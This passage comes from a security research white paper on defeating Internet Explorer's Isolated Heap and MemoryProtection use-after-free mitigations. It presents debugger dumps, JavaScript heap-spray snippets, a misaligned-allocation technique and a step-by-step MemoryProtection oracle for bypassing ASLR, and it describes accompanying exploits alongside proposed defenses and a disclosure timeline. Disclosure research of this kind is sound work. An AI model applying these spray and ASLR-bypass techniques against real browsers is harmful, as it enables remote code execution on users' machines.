05ad6780  05ad4338
05ad6784  05ad4338
05ad6788  00000000
05ad678c  071ade78
05ad6790  40000000
05ad6794  00000000
05ad6798  1512471a
05ad679c  0c009ca8
05ad67a0  60f5802c MSHTML!CTrackElement::`vftable'
05ad67a4  00000001
05ad67a8  00000001
05ad67ac  00000008
05ad67b0  00000000
05ad67b4  00000000
05ad67b8  08602450
05ad67bc  00000000
05ad67c0  00000084
05ad67c4  00000400
05ad67c8  00000000
05ad67cc  00000000
05ad67d0  071ade78
05ad67d4  00000000
05ad67d8  00000000
05ad67dc  00000000
```

Figure 12 Demonstration of object overwrite

As a continuation of the example given above, consider a real UAF vulnerability scenario that dereferences offset `0x30`. An attacker would try to fill out the freed object with a `CDOMTextNode` object. The reasoning is, at offset `0x30`, the `CDOMTextNode` object contains the value `0x40000000`. That value may be sprayed and the attacker may control the contents thus controlling the flow of execution.

```
eax=00000003 ebx=05ad478c ecx=40000000 edx=059fadd4 esi=05ad6760 edi=059fadd4
eip=6036e26e esp=059fac30 ebp=059fac40 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
MSHTML!NotifyElement+0x1c1:
6036e26e 8b01            mov     eax,dword ptr [ecx]  ds:0023:40000000=????????
0:011> ub @eip
MSHTML!CHRLayout::`vftable'+0x2:
6036e25a 90              nop
6036e25b 90              nop
6036e25c 90              nop
MSHTML!CLayoutInfo::SecurityContext:
6036e25d f6410f01        test    byte ptr [ecx+0Fh],1
6036e261 8b4104          mov     eax,dword ptr [ecx+4]
6036e264 0f85730d0000    jne     MSHTML!CLayoutInfo::SecurityContext+0x9 (6036efdd)
6036e26a c3              ret
6036e26b 8b4e30          mov     ecx,dword ptr [esi+30h]
0:011> dds esi+30 L1
05ad6790  40000000
```

Figure 13 Offset dereferencing offset `0x30`

In this case we had a `CDOMTextNode` filled instead of the original object. Later on the re-use trigger dereferences offset `0x30` in the `CDOMTextNode`, which is `0x40000000`.

Misaligned allocations bypass technique

The examples in the previous section rely on spraying an object to fill out the freed object. These methods may not work all the time, especially if the attacker cannot find an object with an offset they can control. For example consider a UAF bug that dereferences offset `0x1C`. From an attacker's perspective this can be problematic as it is likely hard to find an object to spray, with a controllable value at offset `0x1C`.

To solve this problem, an attacker can exploit the fact that objects in the Isolated Heap will not always have the same alignment. For example, if the attacker can influence the heap to coalesce some free chunks in one big chunk, and then spray

random objects inside the big free chunk, then they may be able to dereference a pointer from an element that resides within a misaligned object.

For example:

```
(d44.d94): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000000e3 ebx=00000000 ecx=00000001 edx=ffffffff esi=02d2aef0 edi=02d66958
eip=62cce5cd esp=02d2ad00 ebp=02d2ad18 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010297
MSHTML!CTreeSaver::SaveElement+0x139:
62cce5cd 8a430b          mov     al,byte ptr [ebx+0Bh]      ds:0023:0000000b=??
1:016> dds edi
02d66958  00000000
02d6695c  00000000
02d66960  00000000
02d66964  00000000
02d66968  00000000
02d6696c  00000000
02d66970  00000000
02d66974  00000000
02d66978  00000000
02d6697c  00000000
02d66980  00000000
02d66984  00000000
02d66988  00000000
02d6698c  00000000
02d66990  00000000
02d66994  00000000
02d66998  00000000
02d6699c  00000000
02d669a0  00000000
02d669a4  00000000
02d669a8  00000000
02d669ac  00000000
02d669b0  0c00000c
02d669b4  000051bd
02d669b8  02d660a0
02d669bc  02d60560
02d669c0  00000000
02d669c4  00000000
02d669c8  00000000
02d669cc  00000000
02d669d0  00000000
02d669d4  00000000
1:016> !heap -x edi
Entry     User      Heap      Segment       Size  PrevSize  Unused    Flags
-----------------------------------------------------------------------------
02d668f8  02d66900  02d60000  02d60000       118       198         0  free
```

Figure 14 Object in freed chunk

Checking where exactly `EDI` resides:

```
1:016> !heap -p -h poi(mshtml!g_hisolatedheap)

          02d66760 0033 0033  [00]   02d66768     00190 - (busy)
            MSHTML!CVideoElement::`vftable'
          02d668f8 0023 0033  [00]   02d66900     00110 - (free)
        * 02d66a10 0081 0023  [00]   02d66a18     00400 - (busy)
          02d66a38 0006 0081  [00]   02d66a40     00028 - (free)
          02d66a68 0006 0006  [00]   02d66a70     00028 - (free)
```

Figure 15 `EDI` points inside freed chunk

`EDI` is pointing somewhere inside the freed chunk. If the attacker were able to stabilize the heap in a way that would always provide a freed chunk of the same size, they would be able to point `EDI` (in this example) to an offset within a misaligned object. The pointer should then be pointing to an offset the attacker can control.

In the example presented, the following code stabilizes the heap to have a freed chunk of size `0x110` available for an attacker to fill:

```
var objs = new Array();

for (var i; i < 0x1000; i++)
       objs[i] = document.createElement('p');

for (var i; i < 0x1000; i++)
       objs[i] = null;

objs[i] = null;
CollectGarbage();

var objs = new Array();

for (var i; i < 0x1000; i++)
       objs[i] = document.createElement('video');
```

Figure 16 Creating freed chunk

Immediately following the freed chunk availability, an attacker may spray objects. The following code sprays `CButton` and `CTrackElement` objects:

```
var objs = new Array();

for (var i; i < 0x1000; i+=2)
{
       objs[i] = document.createElement('button');
       objs[i+1] = document.createElement('track');
}
```

Figure 17 Spray code

When the spray is done and the re-use is triggered, we will have `EDI` pointing to an offset in the `CButton` object:

```
0:015> r
eax=000000e3 ebx=12c00400 ecx=00000001 edx=ffffffff esi=0253a980 edi=025d6958
eip=62cce5cd esp=0253a790 ebp=0253a7a8 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010297
MSHTML!CTreeSaver::SaveElement+0x139:
62cce5cd 8a430b          mov     al,byte ptr [ebx+0Bh]      ds:0023:12c0040b=??
0:015> dds edi-0x30
025d6928  00000000
025d692c  00000000
025d6930  00d14a78
025d6934  00000000
025d6938  00000000
025d693c  00000000
025d6940  00000000
025d6944  00000000
025d6948  67376131
025d694c  0800f7f5
025d6950  6298a64c MSHTML!CButton::`vftable'
025d6954  00000001
025d6958  00000001
025d695c  00000008
025d6960  039a26e8
025d6964  00000000
025d6968  04239570
025d696c  00000000
025d6970  00000014
025d6974  12c00400
025d6978  00000000
025d697c  00000000
025d6980  00d14a78
025d6984  00000000
025d6988  00000000
025d698c  629bbaa8 MSHTML!CButton::`vftable'
025d6990  00000000
025d6994  00000000
025d6998  00000000
025d699c  00000000
025d69a0  00000000
025d69a4  00000000
0:015> ub @eip
MSHTML!CTreeSaver::SaveElement+0x116:
62cce5aa 81b8e4010000b0ad0100 cmp dword ptr [eax+1E4h],1ADB0h
62cce5b4 7c71            jl      MSHTML!CTreeSaver::SaveElement+0x18f (62cce627)
62cce5b6 f6869905000010  test    byte ptr [esi+599h],10h
62cce5bd 7568            jne     MSHTML!CTreeSaver::SaveElement+0x18f (62cce627)
62cce5bf b8e3000000      mov     eax,0E3h
62cce5c4 66394720        cmp     word ptr [edi+20h],ax
62cce5c8 745d            je      MSHTML!CTreeSaver::SaveElement+0x18f (62cce627)
62cce5ca 8b5f1c          mov     ebx,dword ptr [edi+1Ch]
0:015> dds edi+1c
025d6974  12c00400
```

Figure 18 Offset in the `CButton` object

In this case, `EDI+0x1C` lands at `0x12c00400` in the `CButton` object. This value can be sprayed easily with attacker controlled data and result in arbitrary code execution.

Proof of Concept

Two proofs-of-concept accompany this paper to demonstrate that these techniques work generically across the UAF vulnerability class. One targets ZDI-CAN-2545 (corrected in MS14-080) on Internet Explorer 11 running Windows 8.1 x86 at the September 2014 patch level and the other targets ZDI-CAN-2495 (corrected in MS14-052) on Internet Explorer 11 running Windows 8.1 x64 at the August 2014 patch level. It is recommended to run the first proof-of-concept on a machine with 2 cores and 1 GB of installed RAM. It is recommended to run the second proof-of-concept on a machine with 2 cores and 2GB of installed RAM. All heap flags should be in their default (off) state. Both leverage use-after-free vulnerabilities where the object is located on the Isolated Heap and partially protected via MemoryProtection.

```
(bb0.928): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=02435758 ebx=00000009 ecx=022fb708 edx=02436758 esi=040d87e0 edi=01c5bf88
eip=41414141 esp=022fb6b8 ebp=022fb6d0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
41414141 ??              ???
```

Figure 19 Controlled `EIP` using misaligned allocations

Abusing MemoryProtection to bypass ASLR

On 32-bit Internet Explorer, an attacker can use MemoryProtection as an oracle to determine the address at which a module will be loaded.

The starting point for considering such an attack is the realization that when MemoryProtection searches the stack for outstanding pointers, it does not account for the semantics of the stack data it is examining. Instead it reads each DWORD found on the stack and evaluates it as a potential pointer. This fact makes it simple for an attacker to plant chosen integer data on the stack and thereby affect the behavior of MemoryProtection. The resulting behavior of MemoryProtection reveals whether the integer the attacker planted on the stack corresponds to an address of a block on the wait list. This suggests the possibility that we can use MemoryProtection to leak information about heap addresses.

However, at this point we encounter an obstacle. While it is possible for script to affect the behavior of MemoryProtection, there is no apparent way for the behavior of MemoryProtection to affect script. In fact, MemoryProtection returns no information at all to its caller. The interaction between the attacker and MemoryProtection is a one-way street. To proceed, we must find some way for script to acquire information about the behavior of MemoryProtection, closing the feedback loop.

A second problem is that there is no apparent advantage to the attacker from knowing the address of a memory block on which `ProtectedFree` has been called.

We solve both these problems using a memory pressuring technique. Suppose that we consume memory such that large free regions of virtual addresses are in short supply. Then some operations requiring large allocations will fail. Those failures will result in JavaScript exceptions that can be detected by script. This constitutes a side channel through which script can learn about the state of the heap. By observing exactly which operations fail, script can gain knowledge about what heap deallocations have occurred, which in turn reveals information about how MemoryProtection has behaved. This closes the feedback loop, enabling the attacker's script to read back the results of its attempts to influence MemoryProtection.

By operating under a condition of low availability of large free address regions, we also solve the second problem, which is to find some use for knowing the address of a heap block on which `ProtectedFree` has been called. Once we determine this address, we can apply additional pressure to consume all other available large regions, deallocate the block whose address we know, and trigger the loading of a large new module into the process. The module will be forced to load at the address of the block with the known address because there are no other free regions large enough to accommodate the module. At this point we have bypassed ASLR.

The attack involves numerous steps, but in practice it is quite reliable. A summary of the attack is as follows:

1. Allocate memory in a pattern so that there are no large regions of free virtual address space except for two "holes". One hole, which we will call *A*, is exactly the size of the module we plan to load. Hole *B* is larger than hole *A,* but less than twice the size of *A*. All other regions of free virtual address space are smaller than *A*. We aim to infer the address of *A*. Hole *A* (and certainly hole *B*) are larger than the MemoryProtection reclamation threshold size of 100,000 bytes. Holes *A* and *B* are not contiguous with each other.

2. To consult the oracle to determine if address *X* is within hole *A*, place the integer value *X* on the stack, and perform the following steps while *X* appears on the stack:

    a. Allocate a buffer larger than *A*. Hole *B* will be filled.

    b. Deallocate the buffer (hole *B*). Hole *B* will be placed on the MemoryProtection wait list.

    c. Allocate a buffer the size of *A*. Hole *A* will be filled. (Since hole *B* is currently on the wait list, it is unavailable for this allocation.)

    d. Deallocate the buffer (hole *A*). MemoryProtection will perform reclamation and deallocate hole *B*. Hole *A* will be placed on the MemoryProtection wait list.

    e. Allocate a buffer larger than *A*. Hole *B* will be filled.

    f. Deallocate the buffer (hole *B*). MemoryProtection will perform reclamation, and will deallocate hole *A*, but only if *X* does not point anywhere within hole *A*. Hole *B* will be placed on the MemoryProtection wait list.

    g. Allocate a buffer the size of *A*. This allocation will fail if hole *A* has not been deallocated in step 2f. (Hole *B* is currently unavailable because it is on the wait list.)

3. Perform cleanup steps to ensure that both hole *A* and hole *B* are deallocated in preparation for the next trial.

4. Repeat steps 2-3 as necessary until the start address of *A* is determined.

5. Allocate a buffer larger than *A*. Hole *B* will be filled.

6. Load the desired module into memory. It will be forced to load into hole *A*.

Proof of Concept

A proof-of-concept accompanies this paper, targeting Internet Explorer 11 on Windows 7 x86 at the September 2014 patch level. It reliably leaks the address of the module MF.dll. It is recommended to run this proof-of-concept on a machine with 2 GB or more of installed RAM. All heap flags should be in their default (off) state.



Figure 20 Leaked module load address

Exploit

An exploit accompanies this paper, which demonstrates the use of three of the techniques described. The exploit targets ZDI-CAN-2545 on Internet Explorer 11 running Windows 7 x86 at the September 2014 patch level. It first abuses MemoryProtection to leak the base address of MF.dll. After bypassing ASLR, it leverages a use-after-free vulnerability where the object is located on the Isolated Heap and protected via MemoryProtection. After the object control is gained, the exploit uses the base address of the MF.dll to update a ROP chain. Execution is transferred to the ROP chain, which bypasses DEP. Finally, the exploit executes a benign calc shellcode to demonstrate arbitrary code execution. It is recommended to run it on a machine with 2 cores and 4GB of installed RAM. All heap flags should be in their default (off) state.



Figure 21 Successful exploit attempt

Recommended defenses

We recommend the following defenses to further strengthen the Isolated Heap and MemoryProtection mitigations.

Additional heap partitioning

Isolated Heap makes an attacker's job much more difficult by making it impossible to allocate a buffer filled with attacker-crafted data in the location of a freed object (for those objects that are allocated on the Isolated Heap). Nonetheless, we have shown that Isolated Heap may be defeated through type confusion, particularly by allocating an object of a different type and with an attacker-controlled alignment. Also, UAFs for objects not on the Isolated Heap remain a problem, and attempting to remedy this by adding more types to the Isolated Heap only exacerbates the first weakness.

In the extreme, it would be possible to completely eliminate UAF type confusion attacks by creating a separate heap for every type of object. This would also make it challenging for an attacker to control alignment, since all objects on a heap would have the same type and hence would all have the same size, leading to a homogenous heap in which there are no variations in alignment. This would be a highly effective defense against UAFs but it remains to be seen if the overhead involved is acceptable.

We believe it is possible to make UAF-based attacks impractical by creating a modest number of heaps and applying a "stretching" strategy, as follows:

Upon startup of each Internet Explorer process, the process creates n separate heaps, where n might be approximately 32. This yields n different heap handles. Next it allocates an array with one entry per heap object type. Each array element has storage for a heap handle. Internet Explorer then iterates over the array, filling each element with a heap handle chosen randomly from among the n heap handles created. This completes the startup tasks for the isolated heaps. When performing a heap allocation / free, Internet Explorer retrieves the heap handle from the appropriate index within the array according to the type of object being allocated or deallocated, and uses that handle in the call to `HeapAlloc`/`ProtectedFree`. (MemoryProtection would need to be modified to store the heap handle in the wait list together with the block's address.)

When conducting a UAF-based type confusion attack, an attacker needs to choose a new type of object to allocate in place of the original object; this must be chosen carefully so as to result in an exploitable condition such as a dereference of a predictable integer value. The new object type must be one that resides on the same heap as the original object type. It must also be a type the attacker is able to instantiate from script. Since there are now n separate heaps, it will be less likely that such a type exists. Furthermore, even when it does exist, an exploit writer cannot rely upon its existence because the random assignment of types to heaps is different with every browser process created.

Suppose the attacker can identify several different types that are appropriate for performing the type confusion attack (leaving aside the consideration of whether they will be located on the correct heap.) Suppose that all those types can be used interchangeably in an attack, so that the attacker can try spraying all of them. Let t represent the number of different appropriate types found. The number t is likely to be very small (we will discuss this point further on). The probability of a UAF attack succeeding using a single replacement type is (at most) the probability that the replacement type resides on the same type as the original object; this probability is $1/n$. The probability of failure is $1 - 1/n$. The probability that none of the t types

results in a successful attack is $\left(1-\frac{1}{n}\right)^t$. Because Internet Explorer will – by default – automatically retry loading a page up to three times following a crash, the attacker has three chances to conduct a successful attack. The probability that none of these are successful is:

$$\left(\left(1-\frac{1}{n}\right)^t\right)^3 = \left(1-\frac{1}{n}\right)^{3t}.$$

The probability for an attack being successful is then (at most):

$$1-\left(1-\frac{1}{n}\right)^{3t}.$$

Plotting this probability (for n = 32):



Figure 22 Probability of successful attack

This does not take into account any of the other factors that are likely to further degrade exploit reliability, such as the reliability of spraying and alignment techniques.

As long as t is small, exploit reliability is poor. Fielding an unreliable exploit brings risk of discovery of the zero-day vulnerability that the attacker obtained at high cost. When obtaining the vulnerability and fielding the exploit does not make economic or operational sense from the attacker's perspective, the browser may be considered safe from UAF exploitation.

In our experience it is challenging to find appropriate replacement types. For this reason we expect the value of t to be very small. Additionally, the use of larger values of t, even when available, are problematic for the attacker. The more types of objects the attacker sprays, the greater the chance that those objects will interfere in unexpected ways with the precise address alignment necessary for the attack. This is another reason why the plot above overestimates the attacker's chances.

Finally, we recommend that all buffers remain on the regular process heap, and not be placed on any of the randomized isolated heaps described above[1].

Improvements to MemoryProtection

In terms of preventing UAFs of objects having outstanding stack or register references, MemoryProtection is completely effective. We must address its potential for abuse as

[1] Aside from weakening security, placing buffers on an isolated heap would be ineffective in isolating them from other heaps. When buffers are deallocated their virtual address ranges are sometimes returned to a MEM_FREE state. Afterwards, those same addresses can become allocated as part of a different heap, breaking the intended isolation. The same is not true of scalar allocations, whose virtual addresses always remain in a MEM_COMMIT or MEM_RESERVE state and continue to belong to the same heap for the remaining lifespan of the process.

a memory address oracle, and also investigate if it can be easily modified to make exploitation more difficult where it does not provide complete mitigation.

As shown in this paper, the ability to place large blocks on the MemoryProtection wait list is quite useful to an attacker in several ways. Opposite this, the benefits to the defender appear doubtful. The vast majority of UAFs that have affected Internet Explorer involve individual (scalar) objects, not arrays or buffers. Therefore, we recommend removing MemoryProtection from variable-size allocations. When freeing an array or buffer, code should call `HeapFree` and not `ProtectedFree`. Critically, this removes an attacker's ability to use MemoryProtection as an oracle to determine a virtual address at which a module may later load.

We have also demonstrated that an attacker can gain information about process memory state by watching for JavaScript exceptions resulting from memory allocation failures. The ability to handle such exceptions is also of general use to any attacker who wishes to exploit erroneous browser behavior that occurs under memory pressure. For example, the ASLR Bypass proof-of-concept relies on out-of-memory exceptions not only as a side channel, but also as a way of determining when it has applied the correct amount of memory pressure for the attack to begin. It may be worth considering making such exceptions fatal to the browser process instead of passing them up to the web page script.

Improvements to ASLR

The discovery that script running within a browser can create a side channel and reveal secret ASLR information is a matter for concern. To safeguard against this type of attack it may be worth strengthening ASLR for the browser process. We propose a new enhancement to ASLR that can be made available to processes on an opt-in basis via the Image File Execution Options registry key.

With this new option enabled, upon every attempt to load an ASLR-enabled module into the process, the kernel will first check whether sufficient address space exists for there to be at least minimal entropy in the module's load address. If minimal entropy cannot be provided, then the load fails.

Alternatively, if it is desired to implement this mitigation without making changes to the kernel, it could be implemented via a shim. Calls to `LoadLibrary` could be diverted to shim code that first attempts a `VirtualAlloc` call to allocate a region of addresses large enough to accommodate several different possible load locations for the module. If the allocation fails, the shim code should return an error. Otherwise, it should free the region and proceed with normal `LoadLibrary` operation.

When implementing this entropy check, care should be taken to avoid a Time-of-Check-Time-of-Use (TOC-TOU) weakness. If not implemented properly it may remain possible for the entropy check to succeed, only to have the attacker reduce available address space before the actual module load occurs. This is of particular concern if the entropy check is implemented in user mode.

Conclusion

Isolated Heap and MemoryProtection mitigations were introduced to increase the complexity of writing exploits against a large percentage of use-after-free vulnerabilities within Internet Explorer. Microsoft successfully disrupted the threat landscape and vulnerability marketplace by silently introducing these mitigations at a time when a great deal of attention was being paid to their flagship browser. These mitigations eliminate a subset of use-after-free vulnerabilities, but are ineffective or only partially effective in certain situations. The weaknesses documented within this

white paper can be leveraged by adversaries to gain code execution against use-after-frees that are protected using these new mitigations.

In addition to these weaknesses, MemoryProtection significantly weakens one of the browser's strongest mitigations, which is ASLR. Using MemoryProtection as an oracle, it is possible for an attacker to determine the address at which a module will be loaded. This is a key artifact that would normally require an attacker to leverage an information leak vulnerability, but which can now be obtained quite reliably using an attack against MemoryProtection. Further hardening Internet Explorer using the defenses provided can mitigate the attacks laid out in this paper. Use-after-free mitigations are a welcome change for Internet Explorer and we hope our continued partnership with Microsoft will further secure the browser.

Learn more at
zerodayinitiative.com
hp.com/go/hpsrblog

Appendix A - MemoryProtection Mitigation Decision Tree

The following decision tree can be used to determine whether MemoryProtection fully mitigates a use-after-free vulnerability.

The block that is freed and erroneously reused will be referred to as Block X. The thread that frees it will be referred to as Thread T. By “free”, we mean a call to `ProtectedFree`. By “deallocation”, we mean a call to `HeapFree`.

1. Could the attacker cause thread T to call `GlobalWndProc` to service the thread’s main window in between the free of Block X and the reuse? If yes, Block X can be deallocated at this time. Consider the earliest time that this is possible and continue with step 3. If no, continue with step 2.

2. Does a pointer to Block X (a pointer either to the start of block X or to any address within the range of Block X) exist on the stack of Thread T or in registers of Thread T at all times from the time that Block X is freed until the time it is reused? If yes, STOP. MemoryProtection fully mitigates. Otherwise continue with step 3.

3. Could the attacker cause Thread T to perform a call to `ProtectedFree` (regardless of parameters) in between the free of Block X and the reuse, at a moment when there are no outstanding pointers to Block X on the stack or in registers of Thread T? If yes, Block X can be deallocated at this time. Consider the earliest possible time that Block X can be deallocated, taking into consideration the conclusion of both step 1 and step 3. In all cases continue with step 4.

4. Has a time been identified, either in step 1 or in step 3, when Block X could be deallocated? If not, STOP. MemoryProtection fully mitigates.

5. After the earliest time that Thread T could deallocate Block X (as in step 1 or step 3), but prior to the reuse of Block X, can an attacker gain script execution on Thread T? If yes, STOP. MemoryProtection DOES NOT fully mitigate.

6. After the earliest time that Thread T could deallocate Block X (as in step 1 or step 3), but prior to the reuse of Block X, can an attacker cause a time delay long enough to execute script on a separate thread? If yes, STOP. MemoryProtection DOES NOT fully mitigate.

7. While not absolute, mitigation is nonetheless very good, because little opportunity remains for an attacker to manipulate the contents of Block X before it is reused.

Whenever the conclusion is that MemoryProtection DOES NOT fully mitigate, MemoryProtection is susceptible to memory pressuring techniques and should NOT be considered adequate mitigation, except where noted.

Appendix B – Research Timeline

Date	Event
June 10th, 2014	MS14-035 Isolated Heap Released
June 20th, 2014	Isolated Heap Proof of Concept Created
July 8th, 2014	MS14-037 MemoryProtection Released
July 21st, 2014	MemoryProtection Proof of Concept Created
September 7th, 2014	ASLR Bypass Proof of Concept Created
October 6th, 2014	Bounty Submission sent to Microsoft
October 28th, 2014	Follow-up Meeting with Microsoft
November 21th, 2014	Winner Notification
January, 2015	Charities Paid
February 5th, 2015	Public Announcement
April 22nd, 2015	Microsoft states “Does not meet bar for servicing”
June 19th, 2015	Public Release at REcon